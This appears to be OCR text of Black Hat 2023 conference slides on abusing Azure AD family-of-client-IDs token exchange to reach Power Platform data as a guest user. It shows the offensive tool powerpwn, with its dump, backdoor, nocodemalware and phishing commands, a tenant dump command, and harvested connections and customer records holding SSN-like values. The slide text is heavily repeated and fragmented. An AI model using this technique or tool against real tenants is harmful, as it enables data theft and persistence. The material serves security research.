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



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

Solving for scope

- We need to find an AAD app that is:

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Solving for scope

- We need to find an AAD app that is:
  - Is on by-default (available in every tenant)
  - Pre-approved to query API Hub (get internal resource)
  - Public client (generate tokens on demand)

Solving for scope

- We need to find an AAD app that is:
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Well, we know about

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

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

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
Well, we know about


the PowerApps portal!



But we can’t generate

tokens on it’s behalf.

How does msft cross-app SSO work? (or – introduction to family of client IDs)



How does msft cross-app SSO work? (or – introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or – introduction to family of client IDs)

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Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or – introduction to family of client IDs)

application_name
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
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs


Microsoft Azure CLI



API Hub token

Exchange tokens to win

- We need to find an AAD app that is:
  - Is on by-default
  - Pre-approved to query API Hub
  - Public client



Implications

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


-------------------------------------------------------------


 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-------------------------------------------------------------


usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:
  {dump,gui,backdoor,nocodemalware,phishing}
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h

-------------------------------------------------------------

 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-----                          command
       dump                    Recon for available data connections and dump their content.
       gui                     Show collected resources and data via GUI.
usage  backdoor                Install a backdoor on the target tenant
       nocodemalware           Repurpose trusted execs, service accounts and cloud services to power a malware
posit  phishing                Deploy a trustworthy phishing app.
  {du
                       command
    dump               Recon for available data connections and dump their content.
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-------------------------------------------------------------

 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-----                          command
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  {du
                     command
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    phishing         Deploy a trustworthy phishing app.

optional arguments:
  -h, --help         show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                     Configure the logging level.
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

------------------------------------------------------------


 _ __    ___   __      __  ___   _ __   _ __   __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__| | '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |    | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|    | .__/   \_/\_/  |_| |_|
|_|                                  |_|

------------------------------------------------------------
```

Microsoft Azure

Microsoft

Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.

Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in


Use another account

Back

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



powerpwn - Credentials

- All Resources
- Credentials
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
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		ump



.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 / table

Name	Mimetype	Modified	Size
default-Customers.json	application/json	2023.07.28 11:09:35	23.92 KiB
default-sys.database_firewall_rules.json	application/json	2023.07.28 11:09:35	2 B
default-sys.ipv6_database_firewall_rules.json	application/json	2023.07.28 11:09:36	2 B

[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomasm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8765"}, {"@odata.etag": "", "ItemInternalId": "ffb8fc13-b43e-4885-

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Connector	Connection	Created by			
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
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		ump



SqlPassThroughNativeQuery


POST `/ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})`

Parameters

Try it out

Name	Description
dataset * required string *(path)*	dataset
language * required string *(path)*	language
query * required object *(body)*	Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```



Parameter content type

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
command
dump                Recon for available data connections and dump their content.
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
Try it for yourself!

